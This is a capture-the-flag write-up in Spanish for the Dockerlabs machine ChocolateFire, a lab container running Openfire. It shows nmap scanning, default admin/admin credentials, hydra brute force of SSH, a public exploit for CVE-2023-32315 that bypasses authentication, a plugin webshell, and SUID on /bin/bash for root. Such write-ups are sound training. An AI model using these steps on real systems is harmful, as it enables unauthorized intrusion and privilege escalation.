


## WriteUp ChocolateFire

Una vez la máquina funcione correctamente, lanzaremos un escaneo de puertos con nmap.

```
(root@kali)-[/home/makak/Documentos/Dockerlabs/Chocolatefire]
# nmap -p- -sS -n 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 18:21 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
5222/tcp   open  xmpp-client
5223/tcp   open  hpvirtgrp
5262/tcp   open  unknown
5263/tcp   open  unknown
5269/tcp   open  xmpp-server
5270/tcp   open  xmp
5275/tcp   open  unknown
5276/tcp   open  unknown
7070/tcp   open  realserver
7777/tcp   open  cbt
9090/tcp   open  zeus-admin
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Analizando todo esto he visto que está corriendo el servicio "Openfire", este es un sistema de mensajería instantánea que utiliza el protocolo "XMPP".

Accedemos al puerto 9090 (ya que es donde corre el panel de openfire).



He conseguido acceder al panel usando las credenciales admin,admin

He encontrado un usuario y he podido acceder a el a traves de ssh haciendo fuerza bruta con hdyra.

```
(root@kali)-[/home/makak/Documentos/Dockerlabs/Chocolatefire]
# hydra -l chocolatitochingon -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-25 18:27:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to red
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~22
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: chocolatitochingon password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 28 final worker threads did not complete until end.
[ERROR] 28 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-25 18:27:40
```

He estado investigando y he visto que la versión está desactualizada y tiene un CVE público.  
"CVE-2023-32315"

Este CVE nos permite añadir usuarios y ejecutar comandos desde una webshell, así que voy a clonarme un repositorio que he encontrado en Github de esta vulnerabilidad.

Una vez tengamos el repositorio copiado y hemos instalado las requirements lo ejecutamos de la siguiente manera:

```
(root@kali)-[/home/.../Documentos/Dockerlabs/Chocolatefire/CVE-2023-32315]
# ls
CVE-2023-32315.py  hydra.restore  openfire-management-tool-plugin.jar  README.md  requirements.txt  success.txt

(root@kali)-[/home/.../Documentos/Dockerlabs/Chocolatefire/CVE-2023-32315]
# python3 CVE-2023-32315.py -t http://172.17.0.2:9090

CVE-2023-32315

Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://172.17.0.2:9090
Successfully retrieved JSESSIONID: node01pmoox9ml4hb31gmyvyqj9b9ip3.node0 + csrf: bXXn1uFgmSqJIZi
User added successfully: url: http://172.17.0.2:9090 username: uisiw8 password: dehc55
```

Nos ha creado un usuario con el que accederemos al panel aunque en este caso no nos hace falta porque ya estoy dentro.


Aqui vemos como se ha añadido el usuario

User Summary


Total Users: 4 -- Sorted by Username -- Users per page: 100

	Online	Username	Name	Groups	Created	Last Logout	Edit	Delete
1		5laahb		None	Jun 25, 2024	Never logged in before.		
2		admin	Administrator	None	Jan 1, 1970	Never logged in before.		
3		chocolatitochingon	chocolatitochingon	None	Jun 25, 2024	Never logged in before.		
4		uisiw8		None	Jun 25, 2024	Never logged in before.		

Ahora iremos a los plugins y añadiremos el que viene con el repositorio.




Para usar la webshell iremos a server>server settings>manage tool, introducimos la contraseña (123), seleccionamos "system command" y ya podremos ejecutar comandos como root.



Ahora ya somos root pero ahora vamos a conseguir una shell interactiva, para ello yo voy a hacerlo de la siguiente forma:

Le asignamos permisos SUID al binario /bin/bash



Ahora con las credenciales que hemos conseguido antes accedemos al usuario "chocolatitochingon" y ejecutamos /bin/bash.

```
-bash-5.1$ whoami
chocolatitochingon
-bash-5.1$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# |
```